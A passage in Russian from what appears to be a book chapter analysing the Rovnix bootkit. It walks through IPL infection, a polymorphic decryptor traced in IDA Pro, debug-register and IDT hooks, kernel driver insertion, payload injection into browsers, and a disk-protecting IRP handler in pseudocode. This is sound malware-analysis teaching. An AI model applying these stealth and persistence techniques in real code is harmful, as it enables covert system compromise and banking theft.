В сердце Rovnix находится вредоносный драйвер, работающий в режиме ядра. Его основная задача – внедрять модули полезной нагрузки в процессы, исполняемые системой. Rovnix может хранить несколько полезных нагрузок для внедрения в разные процессы.

Примером полезной нагрузки может служить банковский троян, создающий поддельные транзакции, как то делает троян Carberp, который мы обсудим ниже в этой главе. Rovnix имеет модуль полезной нагрузки по умолчанию, зашитый во вредоносный драйвер, но способен скачивать дополнительные модули с удаленных C&C-серверов по скрытому каналу (см. раздел «Скрытый канал связи»). Драйвер также реализует скрытое хранилище для скачанных полезных нагрузок и конфигурационных данных (см. раздел «Скрытая файловая система»).




Рис. 11.2. Архитектура Rovnix

Заражение системы

Продолжим анализ Rovnix и рассмотрим его алгоритм заражения, показанный на рис. 11.3.




Рис. 11.3. Алгоритм заражения сбрасывателем Rovnix

Сначала Rovnix проверяет, была ли система уже заражена, для чего обращается к разделу системного реестра *HKLM\Software\Classes\CLSID\<XXXXXXXX-XXXX-XXXX-XXXX-XXXXXXXXXXXX>*, где *X* генерируется по серийному номеру тома, содержащего файловую систему. Если такой раздел существует, значит, система уже заражена Rovnix, поэтому вредонос удаляет себя из системы и больше ничего не делает.

Если система еще не заражена, то Rovnix запрашивает версию операционной системы. Для получения низкоуровневого доступа к жесткому диску он проверяет наличие привилегий администратора. В Windows XP обычному пользователю по умолчанию предоставляются привилегии администратора, поэтому при попадании в XP Rovnix может продолжать работу, не проверяя привилегии.

Однако в Windows Vista Microsoft ввела новый механизм безопасности – *контроль учетных записей пользователей* (User Account Control – UAC), – который отнимает привилегии у приложений, работающих от имени учетной записи администратора, так что при работе в Vista или более старшей версии Rovnix должен проверять наличие административных привилегий. Если сбрасыватель выполняется без административных привилегий, то Rovnix пытается расширить привилегии, перезапустив себя с помощью функции `ShellExecuteEx` с командой `runas`. В манифесте сбрасывателя имеется свойство `requireAdministrator`, поэтому `runas` пытается выполнить сбрасыватель с расширенными привилегиями. В системах, где UAC включен, появляется диалоговое окно, в котором пользователя спрашивают, разрешает ли он выполнять программу с привилегиями администратора. Если пользователь ответит **Да**, то вредонос запускается с расширенными привилегиями и заражает систему. Если же пользователь отвечает **Нет**, то вредонос не выполняется. Если в системе нет UAC или он выключен, то вредонос просто работает с привилегиями текущей учетной записи.

Имея необходимые привилегии, Rovnix получает низкоуровневый доступ к жесткому диску с помощью функций платформенного API `ZwOpenFile`, `ZwReadFile` и `ZwWriteFile`.

Сначала вызывается функция `ZwOpenFile` с именем файла *\??\PhysicalDrive0*. Она возвращает описатель диска. Затем Rovnix использует этот описатель при вызове функций `ZwReadFile` и `ZwWriteFile`, чтобы читать и записывать данные на диск.

Для заражения системы вредонос просматривает таблицу разделов в MBR диска, после чего читает IPL активного раздела и уменьшает его размер с помощью библиотеки сжатия aPlib. Затем Rovnix создает новый вредоносный IPL, дописывая в начало настоящего IPL вредоносный код загрузчика, как показано на рис. 11.4.

После изменения IPL Rovnix записывает вредоносный драйвер в конец диска, откуда он будет загружен кодом IPL во время запуска системы. В конце диска резервируется место для скрытой файловой системы, о которой мы поговорим ниже.




Рис. 11.4. Вид диска до и после заражения Rovnix

aPlib

aPlib – это небольшая библиотека, используемая главным образом для сжатия исполняемого кода. Она основана на алгоритме сжатия из программы aPack, сжимающей исполняемые файлы. Одна из отличительных особенностей библиотеки – высокое отношение плотности сжатия к скорости и очень небольшой размер распаковщика, что особенно важно в предзагрузочном окружении, поскольку памяти там очень немного. Библиотеку aPlib часто используют вредоносные программы для упаковки и обфускации полезной нагрузки.

Наконец, Rovnix создает в реестре раздел, чтобы пометить, что система заражена, и инициирует перезагрузку, вызывая функцию Win32 API `ExitWindowsEx` с параметром `EWX_REBOOT | EWX_FORCE`.

Процесс загрузки после заражения и IPL

После того как Rovnix заразил машину и принудительно перезагрузил ее, код загрузки BIOS выполняется как обычно, т. е. загружается и выполняется немодифицированная MBR с загрузочного диска. MBR находит активный раздел и выполняет настоящую, немодифицированную VBR, которая загружает и выполняет зараженный код IPL.

Реализация полиморфного дешифровщика

Зараженный IPL начинается небольшим дешифровщиком, цель которого – дешифрировать следующий за ним вредоносный код IPL и выполнить его (рис. 11.5). Дешифровщик полиморфный, т. е. в каждом экземпляре Rovnix имеется свой неповторимый код дешифрирования.

Рис. 11.5. Структура зараженного IPL

Рассмотрим, как реализован дешифровщик. Сначала мы дадим общее описание алгоритма дешифрирования, а затем проанализируем сам полиморфный код.

1. Выделить в памяти буфер для хранения дешифрированного кода.
2. Инициализировать ключ дешифрирования и счетчики – смещение и размер зашифрованных данных.
3. Дешифрировать код IPL и поместить его в выделенный буфер.
4. Инициализировать регистры, перед тем как выполнять дешифрированный код.
5. Передать управление дешифрированному коду.

Для варьирования процедуры дешифрирования Rovnix случайным образом разбивает ее на *простые блоки* (непрерывные последовательности команд без ветвлений), каждый из которых содержит несколько ассемблерных команд. Затем Rovnix перетасовывает блоки и случайным образом переупорядочивает их, соединяя командами `jmp`, как показано на рис. 11.6. В результате для каждого экземпляра Rovnix получается свой код дешифрирования.




Рис. 11.6. Генерирование полиморфного дешифровщика

Этот механизм организации полиморфизма совсем прост по сравнению с другими методами обфускации кода, применяемыми в современном вредоносном ПО, но поскольку последовательность байтов кода все же различна в каждом экземпляре Rovnix, его достаточно, чтобы избежать обнаружения защитными программами, основанными на статических сигнатурах.

Но такой полиморфизм не является непробиваемым, и один из самых распространенных способов борьбы с ним – программная эмуляция. В этом случае защитная программа ищет определенные закономерности в поведении потенциально вредоносной программы.

Дешифрирование начального загрузчика Rovnix с помощью VMware и IDA Pro

Изучим реализацию функции дешифрирования, воспользовавшись виртуальной машиной VMware и IDA Pro. Вся необходимая информация о том, как настроить совместную работу VMware и IDA Pro, имеется в главе 9. В этой демонстрации мы будем работать с образом VMware, предварительно зараженным буткитом Win32/Rovnix.D, скачать его можно по адресу *https://nostarch.com/rootkits* в виде файла *bootkit_files.zip*.

Наша цель – получить дешифрированный вредоносный код IPL с помощью динамического анализа. В процессе отладки мы быстро проскочим MBR и VBR и сосредоточимся на анализе полиморфного дешифровщика IPL.

Прохождение кода MBR и VBR

Вернитесь к разделу «Комбинация VMware GDB с IDA» главы 10 и выполните описанные там шаги для прохождения кода MBR из образа *bootkit_files.zip*. Этот код находится по адресу 0000:7c00h. На рис. 11.7 адрес 0000:7c00h обозначен как `MEMORY:7c00h`, потому что IDA Pro отображает имя сегмента (в нашем случае `MEMORY`) вместо его базового адреса 0000h. Поскольку Rovnix заражает код IPL, а не MBR, то показанный в отладчике код MBR настоящий, и копаться в нем мы не будем.




Рис. 11.7. Начало кода MBR

Эта функция перемещает MBR в другое место памяти, чтобы воспользоваться памятью по адресу 0000:7c00h для чтения и хранения VBR активного раздела. Регистр `si` ❷ инициализируется значением `7C1h`, соответствующим адресу источника, а регистр `di` ❸ – значением `61Bh`, адресом места назначения. В регистр `cx` ❹ записывается значение `1E5h`, число подлежащих копированию байтов, а команда `rep movsb` ❺ копирует байты. Команда `retf` ❻ передает управление скопированному коду.

В этот момент счетчик программы (регистр `ip`) указывает на адрес 0000:7c00h ❶. Выполните все показанные в листинге команды, нажимая **F8**, пока не дойдете до последней команды `retf` ❻. После выполнения `retf` управление передается коду, только что скопированному по адресу 0000:061Bh, а именно коду из MBR, задача которого – найти активный раздел и загрузить его первый сектор, содержащий VBR.

VBR также не была изменена, поэтому мы переходим к следующему шагу, для чего поставим точку остановки в конце кода. Команда `retf` по адресу 0000:069Ah передает управление непосредственно коду VBR активного раздела, поэтому поставим на ней точку остановки (выделена на рис. 11.8). Для этого подведите курсор к указанному адресу и нажмите **F2**. Если после нажатия **F2** появится диалоговое окно, нажмите **OK**, чтобы использовать значения по умолчанию.




Рис. 11.8. Точка остановки в конце кода MBR

Поставив точку остановки, нажмите **F9**, чтобы продолжить анализ с этого места. В результате код MBR будет выполнен полностью, а VBR уже будет прочитана в память, и мы сможем попасть в нее, выполнив команду `retf` (нажав клавишу **F8**).

Код VBR начинается командой `jmp`, передающей управление функции, которая читает IPL в память и выполняет его. Результат дизассемблирования этой функции показан на рис. 11.9. Чтобы сразу перейти к вредоносному коду IPL, поставьте точку остановки на последней команде кода в VBR по адресу 0000:7C7Ah ❶ и нажмите **F9**. Когда выполнение дойдет до точки остановки, отладчик остановится на команде `retf`. Выполните ее, нажав **F8**, и вы попадете на вредоносный код IPL.




Рис. 11.9. Код VBR

Анализ полиморфного дешифровщика IPL

Вредоносный код IPL начинается серией простых блоков, которые инициализируют регистры перед выполнением дешифровщика. За ними следует команда `call`, передающая управление дешифровщику IPL.

Код в первом простом блоке дешифровщика (листинг 11.1) получает базовый адрес вредоносного IPL в памяти ❶ и сохраняет его в стеке ❷. Команда `jmp` ❸ передает управление второму простому блоку (взгляните на рис. 11.6).

Листинг 11.1. *Простой блок 1 полиморфного дешифровщика*

```
MEMORY:D984  pop     ax
MEMORY:D985  sub     ax, 0Eh ❶
MEMORY:D988  push    cs
MEMORY:D989  push    ax ❷
MEMORY:D98A  push    ds
MEMORY:D98B  jmp     short loc_D9A0 ❸
```

Второй и третий простые блоки реализуют один шаг алгоритма дешифрирования – выделение памяти, – поэтому показаны вместе в листинге 11.2.

Листинг 11.2. *Простые блоки 2 и 3 полиморфного дешифровщика*

```
; Простой блок 2
MEMORY:D9A0  push    es
MEMORY:D9A1  pusha
MEMORY:D9A2  mov     di, 13h
MEMORY:D9A5  push    40h ; '@'
MEMORY:D9A7  pop     ds
MEMORY:D9A8  jmp     short loc_D95D
--опущено --
; Простой блок 3
MEMORY:D95D  mov     cx, [di]
MEMORY:D95F  sub     ecx, 3 ❶
MEMORY:D963  mov     [di], cx
MEMORY:D965  shl     cx, 6
MEMORY:D968  push    cs
MEMORY:D98B  jmp     short loc_D98F ❷
```

Этот код выделяет 3 КБ памяти (о выделении памяти в реальном режиме см. главу 5) и сохраняет адрес этого участка в регистре `cx`. Выделенная память будет использована для хранения дешифрированного вредоносного кода IPL. Затем код получает общий объем доступной в реальном режиме памяти по адресу 0040:0013h и уменьшает его на 3 КБ ❶. Команда `jmp` ❷ передает управление следующему простому блоку.

Простые блоки 4–8, показанные в листинге 11.3, реализуют инициализацию ключа дешифрирования и счетчика дешифрированных байтов, а также сам цикл дешифрирования.

Листинг 11.3. *Простые блоки 4–8 полиморфного дешифровщика*

```
 ; Простой блок 4
 MEMORY:D98F  pop     ds
 MEMORY:D990  mov     bx, sp
 MEMORY:D992  mov     bp, 4D4h
 MEMORY:D995  jmp     short loc_D954
 --опущено--
 ; Простой блок 5
 MEMORY:D954  push    ax
 MEMORY:D955  push    cx
 MEMORY:D956  add     ax, 0Eh
❶ MEMORY:D959  mov     si, ax
 MEMORY:D95B  jmp     short loc_D96B
 --опущено--
 ; Простой блок 6
 MEMORY:D96B  add     bp, ax
```

```
   MEMORY:D96D  xor     di, di
❷ MEMORY:D96F  pop     es
   MEMORY:D970  jmp     short loc_D93E
   --опущено--
   ; Простой блок 7
❸ MEMORY:D93E  mov     dx, 0FCE8h
   MEMORY:D941  cld
❹ MEMORY:D942  mov     cx, 4C3h
   MEMORY:D945  loc_D945:
❺ MEMORY:D945  mov     ax, [si]
❻ MEMORY:D947  xor     ax, dx
   MEMORY:D949  jmp     short loc_D972
   --опущено--
   ; Простой блок 8
❼ MEMORY:D972  mov     es:[di], ax
   MEMORY:D975  add     si, 2
   MEMORY:D978  add     di, 2
   MEMORY:D97B  loop    loc_D945
   MEMORY:D97D  pop     di
   MEMORY:D97E  mov     ax, 25Eh
   MEMORY:D981  push    es
❽ MEMORY:D982  jmp     short loc_D94B
```

Команда по адресу 0000:D959h инициализирует регистр `si` адресом зашифрованных данных ❶. Команды ❷ инициализируют регистры `es` и `di` адресом выделенного буфера для хранения дешифрированных данных. Команда по адресу 0000:D93Eh ❸ записывает в регистр `dx` ключ дешифрирования `0FCE8h`, а в регистр `cx` – количество операций XOR, подлежащих выполнению в цикле дешифрирования ❹. При каждой такой операции к 2 байтам зашифрованных данных и ключу дешифрирования применяется XOR, поэтому значение в регистре `cx` равно `number_of_bytes_to_decrypt`, поделенному на 2.

Команды в цикле дешифрирования читают 2 байта из источника ❺, применяют к ним и ключу операцию XOR ❻ и записывают результат в выделенный буфер ❼. По завершении дешифрирования команда `jmp` ❽ передает управление следующему простому блоку.

Простые блоки 9–11 реализуют инициализацию регистров и передачу управления дешифрированному коду (листинг 11.4).

Листинг 11.4. *Простые блоки 9–11 полиморфного дешифровщика*

```
; Простой блок 9
MEMORY:D94B  push    ds
MEMORY:D94C  pop     es
MEMORY:D94D  mov     cx, 4D4h
MEMORY:D950  add     ax, cx
MEMORY:D952  jmp     short loc_D997
--опущено--
; Простой блок 10
MEMORY:D997  mov     si, 4B2h
```

```
❶ MEMORY:D99A  push    ax
   MEMORY:D99B  push    cx
   MEMORY:D99C  add     si, bp
   MEMORY:D99E  jmp     short loc_D98D
   --опущено--
   ; Простой блок 11
   MEMORY:D98D  pop     bp
❷ MEMORY:D98E  retf
```

Команды ❶ сохраняют в стеке адрес дешифрированного кода IPL, а команда `retf` ❷ извлекает этот адрес из стека и передает на него управление.

Чтобы получить дешифрированный код IPL, нам нужно знать адрес буфера для дешифрированных данных. Для этого поставим точку остановки по адресу 0000:D970h сразу после команды ❷ в листинге 11.3 и продолжим выполнение, как показано на рис. 11.10.




Рис. 11.10. Точка остановки в IDA Pro

Затем поставим точку остановки по адресу 0000:D98Eh (❷ в листинге 11.4), последней команде полиморфного дешифровщика. Когда отладчик дойдет до этого адреса, мы выполним последнюю команду `retf`, которая приведет нас прямо к дешифрированному коду по адресу 9EC0:0732h.

В этот момент вредоносный код IPL дешифрирован, находится в памяти и ждет дальнейшего анализа. Заметим, что первая функция вредоносного IPL находится не в начале буфера по адресу 9EC0:0000h, а со смещением 732h – так уж устроен вредоносный IPL. Если вы хо-

тите сбросить содержимое буфера из памяти в файл на диске для статического анализа, то должны начать с начального адреса буфера 9EC0:0000h.

Перехват управления путем изменения начального загрузчика Windows

Главная задача кода IPL в Rovnix – загрузить вредоносный драйвер, работающий в режиме ядра. Вредоносный код загрузки работает в связке с компонентами начального загрузчика ОС и следует естественному потоку выполнения с самого начала процесса загрузки и до загрузки ядра ОС, проходя попутно этап переключения режима работы процессора. При этом в полной мере используются средства платформенной отладки и двоичные представления компонентов начального загрузчика ОС.

После того как вредоносный код IPL выполнен, он перехватывает обработчик прерывания INT 13h, чтобы наблюдать за всеми операциями чтения с диска, и устанавливает дополнительные точки подключения к компонентам начального загрузчика ОС. Затем вредоносный IPL распаковывает оригинальный код IPL и выполняет его, чтобы возобновить нормальный процесс загрузки.




Рис. 11.11. Процесс загрузки кода IPL в Rovnix

На рис. 11.11 показаны шаги, которые Rovnix предпринимает для вмешательства в процесс загрузки и компрометации ядра ОС. Мы рассмотрели шаги вплоть до четвертого блока, а теперь продолжим описание функциональности буткита с шага «Загрузить *bootmgr*» ❶.

Перехватив прерывание INT 13h, Rovnix наблюдает за всеми операциями чтения данных с диска и ищет комбинацию байтов, соответствующую файлу *bootmgr*. Встретив нужную комбинацию, Rovnix модифицирует *bootmgr* ❷, чтобы тот мог обнаружить переключение процессора из реального режима в защищенный – стандартный шаг процесса загрузки. После этого шага изменяется трансляция виртуальных адресов в физические, а вместе с ней и структура виртуальной памяти, что выбило бы Rovnix из игры. Поэтому, чтобы пережить переключение и сохранить контроль над процессом загрузки, Rovnix «цепляется» к *bootmgr*, включив в него команду `jmp`, которая позволит ему получить управление прямо перед тем, как ОС переключит режим работы процессора.

Прежде чем идти дальше, посмотрим, как Rovnix прячет свои точки подключения и как именно ему удается пережить переключение режима.

Злонамеренное использование отладочного интерфейса для сокрытия точек подключения

Один из аспектов Rovnix, который делает его более интересным, чем другие буткиты, – скрытность точек подключения для получения управления. Он перехватывает обработчик прерывания INT 1h ❸, чтобы получать управление в определенные моменты инициализации ядра ОС, а также использует в своих целях отладочные регистры `dr0`–`dr7`, чтобы расставить точки подключения и избежать обнаружения, поскольку код, к которому подключается буткит, никак не изменяется. Прерывание INT 1h отвечает за обработку событий отладки, например трассировки и установки точек остановки; для этого используются регистры `dr0`–`dr7`.

Эти восемь отладочных регистров являются основой аппаратной поддержки отладки на платформах Intel x86 и x64. Первые четыре, `dr0`–`dr3`, служат для задания линейных адресов точки остановки. Регистр `dr7` позволяет избирательно задавать и разрешать/запрещать условия срабатывания точек остановки; например, мы можем поставить точку, которая срабатывает при выполнении кода или доступе к памяти (чтении или записи) по определенному адресу. Регистр состояния `dr6` позволяет узнать, какое условие отладки оказалось выполненным, т. е. какая точка остановки сработала. Регистры `dr4`[1] и `dr5` зарезервированы и не используются. После срабатывания

[1] Отладочные регистры `dr4` и `dr5` зарезервированы, когда включены расширения отладки (т. е. поднят флаг DE в регистре управления `cr4`), и попытка сослаться на них вызывает исключение «недопустимый код операции» (#UD). Если же расширения отладки не включены (флаг DE сброшен), то эти регистры являются псевдонимами `dr6` и `dr7`.

аппаратной точки остановки выполняется обработчик прерывания INT 1h, который определяет, что случилось, и осуществляет диспетчеризацию.

Именно эта функциональность позволяет буткиту Rovnix скрытно устанавливать точки подключения, не модифицируя код. Rovnix записывает в регистры `dr0`–`dr4` адреса точек подключения и разрешает аппаратные точки прерывания для каждого регистра, поднимая соответствующие биты в регистре `dr7`.

Злонамеренное использование таблицы дескрипторов прерываний, чтобы закрепиться после загрузки

Помимо злонамеренного использования отладочных средств платформы, в первых версиях Rovnix применялся интересный способ пережить переключение из реального режима в защищенный. До переключения *bootmgr* инициализирует важные системные структуры данных, в т. ч. глобальную таблицу дескрипторов и таблицу дескрипторов прерываний (Interrupt Descriptor Table – IDT). В последней хранятся дескрипторы обработчиков прерываний.

Таблица дескрипторов прерываний

IDT – это специальная системная структура, которую процессор использует в защищенном режиме для хранения обработчиков прерываний. В реальном режиме IDT (называемая также *таблицей векторов прерываний*, или *IVT*) тривиальна – это просто массив 4-байтовых адресов обработчиков, и расположена она по адресу 0000:0000h. Иными словами, адрес обработчика INT 0h находится по адресу 0000:0000h, обработчика INT 1h – по адресу 0000:0004h и т. д. В защищенном режиме IDT устроена сложнее: это массив 8-байтовых дескрипторов обработчиков прерываний. Базовый адрес IDT можно получить командой `sidt`. Дополнительные сведения о IDT см. в документации Intel по адресу *http://www.intel.com/content/www/us/en/processors/architectures-software-developer-manuals.html*.

Rovnix копирует вредоносный код IPL во вторую половину IDT, которая в данный момент не используется системой. Учитывая, что каждый дескриптор занимает 8 байт, а всего дескрипторов 256, это дает Rovnix 1 КБ памяти – достаточно для хранения его кода. IDT работает в защищенном режиме, так что сохранение в ней кода гарантирует, что Rovnix переживет переключение режима, а получить ее адрес легко с помощью команды `sidt`. После модификации IDT выглядит, как показано на рис. 11.12.




Рис. 11.12. Как Rovnix использует IDT, чтобы пережить переключение режима

Загрузка вредоносного драйвера

После перехвата прерывания INT 1h Rovnix переходит к подключению к другим компонентам начального загрузчика ОС, в частности *winload.exe* и образа ядра ОС (например, *ntoskrnl.exe*). Rovnix ждет, пока *bootmgr* загрузит *winload.exe*, после чего подключается к функции `BlImgAllocateImageBuffer` (точка ❹ нас рис. 11.11), которая выделяет буфер для исполняемого образа. Чтобы подключиться, он ставит аппаратную точку остановки в самом ее начале. Таким образом, выделяется память для вредоносного драйвера, работающего в режиме ядра.

Также Rovnix подключается к функции `OslArchTransferToKernel` в *winload.exe*. Эта функция передает управление от *winload.exe* на точку входа в ядро `KiSystemStartup`, где начинается инициализация ядра. Подключившись к `OslArchTransferToKernel`, Rovnix получает управление прямо перед вызовом `KiSystemStartup` и пользуется этой возможностью, чтобы внедрить свой вредоносный драйвер.

Функция `KiSystemStartup` принимает всего один параметр `KeLoaderBlock` – указатель на `LOADER_PARAMETER_BLOCK`, недокументированную структуру, инициализируемую *winload.exe*, которая содержит важную системную информацию, в т. ч. параметры загрузки и список загруженных модулей. Эта структура показана в листинге 11.5.

Листинг 11.5. *Структура* `LOADER_PARAMETER_BLOCK`

```
typedef struct _LOADER_PARAMETER_BLOCK
{
    LIST_ENTRY LoadOrderListHead;
    LIST_ENTRY MemoryDescriptorListHead;
  ❶ LIST_ENTRY BootDriverListHead;
    ULONG KernelStack;
    ULONG Prcb;
    ULONG Process;
    ULONG Thread;
    ULONG RegistryLength;
    PVOID RegistryBase;
    PCONFIGURATION_COMPONENT_DATA ConfigurationRoot;
```

```
    CHAR * ArcBootDeviceName;
    CHAR * ArcHalDeviceName;
    CHAR * NtBootPathName;
    CHAR * NtHalPathName;
    CHAR * LoadOptions;
    PNLS_DATA_BLOCK NlsData;
    PARC_DISK_INFORMATION ArcDiskInformation;
    PVOID OemFontFile;
    _SETUP_LOADER_BLOCK * SetupLoaderBlock;
    PLOADER_PARAMETER_EXTENSION Extension;
    BYTE u[12];
    FIRMWARE_INFORMATION_LOADER_BLOCK FirmwareInformation;
} LOADER_PARAMETER_BLOCK, *PLOADER_PARAMETER_BLOCK;
```

Для Rovnix интерес представляет поле `BootDriverListHead` ❶, содержащее начало списка специальных структур данных, соответствующих драйверам, работающим в режиме ядра. Эти драйверы загружены *winload.exe* вместе с образом ядра. Однако функция `DriverEntry`, которая инициализирует драйверы, вызывается только после получения управления ядром. Код инициализации ядра обходит элементы списка `BootDriverListHead` и для каждого драйвера вызывает `DriverEntry`.

Когда точка подключения к `OslArchTransferToKernel` сработает, Rovnix получает из стека адрес структуры `KeLoaderBlock` и вставляет запись о вредоносном драйвере в список первоочередных драйверов, на начало которого указывает поле `BootDriverListHead`. Теперь этот драйвер загружен в память, как будто это драйвер с проверенной цифровой подписью. Затем Rovnix передает управление функции `KiSystemStartup`, которая возобновляет процесс загрузки и начинает инициализацию ядра (точка ❺ на рис. 11.11).

В процессе инициализации ядро обходит список первоочередных драйверов, включая вредоносный, и вызывает их функции инициализации (рис. 11.13). Именно так и выполняется функция `DriverEntry` вредоносного драйвера.

Функциональность вредоносного драйвера

Основная функция вредоносного драйвера – внедрять полезную нагрузку, хранящуюся в двоичном файле драйвера и сжатую библиотекой aPlib, в процессы-жертвы – прежде всего в *explorer.exe* и браузеры.

Внедрение модуля полезной нагрузки

Модуль полезной нагрузки содержит строку *JFA* в своей сигнатуре, поэтому, чтобы извлечь его, Rovnix ищет сигнатуру JFA в свободном месте между таблицей секций драйвера и первой секцией. Сигнатура обозначает начало блока конфигурационных данных, пример которого приведен в листинге 11.6.




Рис. 11.13. Вредоносный драйвер Rovnix вставлен в список `BootDriverList`

Листинг 11.6. *Структура* `PAYLOAD_CONFIGURATION_BLOCK`*, описывающая конфигурацию полезной нагрузки*

```
typedef struct _PAYLOAD_CONFIGURATION_BLOCK
{
  DWORD Signature;             // "JFA\0"
  DWORD PayloadRva;            // RVA начала полезной нагрузки
  DWORD PayloadSize;           // размер полезной нагрузки
  DWORD NumberOfProcessNames; // длина массива ProcessNames
  char ProcessNames[0];        // массив заканчивающихся нулем
                               // имен процессов, в которые следует
                               // внедрять полезную нагрузку
} PAYLOAD_CONFIGURATION_BLOCK, *PPAYLOAD_CONFIGURATION_BLOCK;
```

Поля `PayloadRva` и `PayloadSize` определяют местоположение сжатого образа полезной нагрузки внутри драйвера. Массив `ProcessNames` содержит имена процессов, в которые нужно внедрить полезную нагрузку. Количество элементов в этом массиве задается в поле `NumberOfProcessNames`. На рис. 11.14 приведен пример такого блока данных, взятый из реального вредоносного драйвера. Как видим, полезную нагрузку предполагается внедрять в *explorer.exe* и браузеры *iexplore.exe*, *firefox.exe* и *chrome.exe*.

```
.B08D9260:  00 00 00 00-00 00 00 00-00 00 00 00-20 00 00 E2                    т
.B08D9270:  2E 72 65 6C-6F 63 00 00-00 70 00 00-00 A0 00 00   .reloc   p   a
.B08D9280:  00 70 00 00-00 A0 00 00-00 00 00 00-00 00 00 00    p   a
.B08D9290:  00 00 00 00-40 00 00 42-00 00 00 00-00 00 00 00        @ B
.B08D92A0:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
.B08D92B0:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
.B08D92C0:  46 4A 41 00-00 A6 00 00-00 B6 00 00-05 00 00 00   FJA  ж   ||  ♣
.B08D92D0:  65 78 70 6C-6F 72 65 72-2E 65 78 65-00 69 65 78   explorer.exe iex
.B08D92E0:  70 6C 6F 72-65 2E 65 78-65 00 66 69-72 65 66 6F   plore.exe firefo
.B08D92F0:  78 2E 65 78-65 00 63 68-72 6F 6D 65-2E 65 78 65   x.exe chrome.exe
.B08D9300:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
.B08D9310:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
```

Рис. 11.14. Блок конфигурации полезной нагрузки

Rovnix сначала распаковывает полезную нагрузку в буфер в памяти. Затем он применяет традиционную технику внедрения кода, часто встречающуюся в руткитах и состоящую из следующих шагов:

1. Зарегистрировать функции `CreateProcessNotifyRoutine` и `LoadImageNotifyRoutine` с помощью стандартного документированного API режима ядра. Это позволит Rovnix получать управление при каждом создании процесса или загрузке образа в адресное пространство процесса-жертвы.
2. Наблюдать за новыми процессами в системе, ожидая появления процесса-жертвы, идентифицируемого по имени образа.
3. Как только процесс-жертва будет загружен, отобразить полезную нагрузку в его адресное пространство и поставить в очередь *асинхронный вызов процедуры* (asynchronous procedure call – APC), который передаст управление полезной нагрузке.

Рассмотрим этот подход более подробно. Функция `CreateProcessNotify` позволяет Rovnix установить специальный обработчик, который вызывается всякий раз, как в системе создается новый процесс. Таким образом, вредонос обнаруживает запуск процесса-жертвы. Но, поскольку обработчик создания процесса вызывается в самом начале создания процесса, когда все необходимые системные структуры уже инициализированы, но исполняемый файл еще не загружен в адресное пространство процесса, внедрить полезную нагрузку в этот момент вредонос не может.

Вторая функция, `LoadImageNotifyRoutine`, позволяет Rovnix подготовить обработчик, который вызывается всякий раз, как загружается или выгружается исполняемый модуль (EXE-файл, DLL-библиотека и т. д.). Этот обработчик наблюдает за образом главного исполняемого файла и уведомляет Rovnix, когда образ будет загружен в адресное пространство процесса-жертвы. В этот момент Rovnix внедряет полезную нагрузку и исполняет ее посредством создания APC.

Механизмы скрытности и самозащиты

Вредоносный драйвер реализует такие же механизмы самозащиты, как буткит TDL4: он подключается к обработчику `IRP_MJ_INTERNAL_CONTROL` мини-порта жесткого диска `DRIVER_OBJECT`. Это самый нижний аппаратно-независимый интерфейс, имеющий доступ к данным, хранящимся на жестком диске. И он дает драйверу надежный способ контролировать данные, читаемые с диска и записываемые на диск.

Таким образом, Rovnix может перехватывать все запросы чтения-записи и защищать критические области от чтения или перезаписывания. Точнее, он защищает:

- зараженный код IPL;
- хранимый вредоносный драйвер, работающий в режиме ядра;
- раздел со скрытой файловой системой.

В листинге 11.7 приведен псевдокод функции обработки IRP_MJ_INTERNAL_CONTROL, которая решает, следует разрешить или блокировать операцию ввода-вывода в зависимости от того, какая область диска читается или записывается.

Листинг 11.7. *Псевдокод вредоносного обработчика* IRP_MJ_INTERNAL_CONTROL

```
int __stdcall NewIrpMjInternalHandler(PDEVICE_OBJECT DeviceObject, PIRP Irp)
{
  UCHAR ScsiCommand;
  NTSTATUS Status;
  unsigned __int64 Lba;
  PVOID pTransferBuffer;

❶ if ( DeviceObject != g_DiskDevObj )
    return OriginalIrpMjInternalHandler(DeviceObject, Irp);

❷ ScsiCommand = GetSrbParameters(_Irp, &Lba, &DeviceObject, &pTransferBuffer,
                                                              Irp);
  if ( ScsiCommand == 0x2A || ScsiCommand == 0x3B )
  {
    // команды записи SCSI
  ❸ if ( CheckSrbParams(Lba, DeviceObject)
    {
       Status = STATUS_ACCESS_DENIED;
    ❹ Irp->IoStatus.Status = STATUS_ACCESS_DENIED;
       IofCompleteRequest(Irp, 0);
    } else
    {
       return OriginalIrpMjInternalHandler(DeviceObject, Irp);
    }
  } else if ( ScsiCommand == 0x28 || ScsiCommand == 0x3C)
  {
    // команды чтения SCSI
    if ( CheckSrbParams(Lba, DeviceObject)
    {
      Status = SetCompletionRoutine(DeviceObject, Irp, Lba, DeviceObject,
                                    pTransferBuffer, Irp);
    } else
    {
       return OriginalIrpMjInternalHandler(DeviceObject, Irp);
    }
  }

  if ( Status == STATUS_REQUEST_NOT_ACCEPTED )
    return OriginalIrpMjInternalHandler(DeviceObject, Irp);

  return Status;
}
```

Сначала проверяется, адресован ли запрос ввода-вывода объекту устройства диска ❶. Если да, то проверяется, что это за операция – чтение или запись – и к какому участку диска производится доступ ❷. Функция `CheckSrbParams` ❸ возвращает `TRUE`, если доступ производится к областям, защищенным буткитом. При попытке записать данные в эти области код отвергает операцию ввода-вывода, возвращая `STATUS ACCESS_DENIED` ❹. А при попытке прочитать из защищенной области он настраивает вредоносную функцию завершения ❺ и передает запрос ввода-вывода дальше объекту устройства диска, чтобы тот завершил операцию чтения. После того как операция завершена, вызывается вредоносная функция завершения, которая обнуляет буфер, содержащий данные. Так вредонос защищает свои данные на диске.

Скрытая файловая система

Еще одна важная особенность Rovnix – его раздел со скрытой (т. е. не видимой операционной системе) файловой системой, которая используется для тайного хранения конфигурационных данных и дополнительных модулей полезной нагрузки. Реализация скрытого хранилища – не изобретение данного буткита, эта техника использовалась и раньше, например в TDL4 и Olmasco, но в Rovnix реализация немного отличается.

Для физического размещения скрытого раздела Rovnix занимает место в начале или в конце диска в зависимости от того, где его окажется достаточно. Если имеется 0x7D0 (2000 в десятичном виде, почти 1 МБ) или более свободных секторов перед первым разделом, то Rovnix помещает скрытый раздел сразу после сектора с MBR и распространяет его на все 0x7D0 секторов. Если в начале места недостаточно, то Rovnix пытается разместить скрытый раздел в конце. Для доступа к данным в скрытом разделе Rovnix использует оригинальный обработчик `IRP_MJ_INTERNAL_CONTROL`, к которому подключается, как описано в предыдущем разделе.

Форматирование раздела под файловую систему Virtual FAT

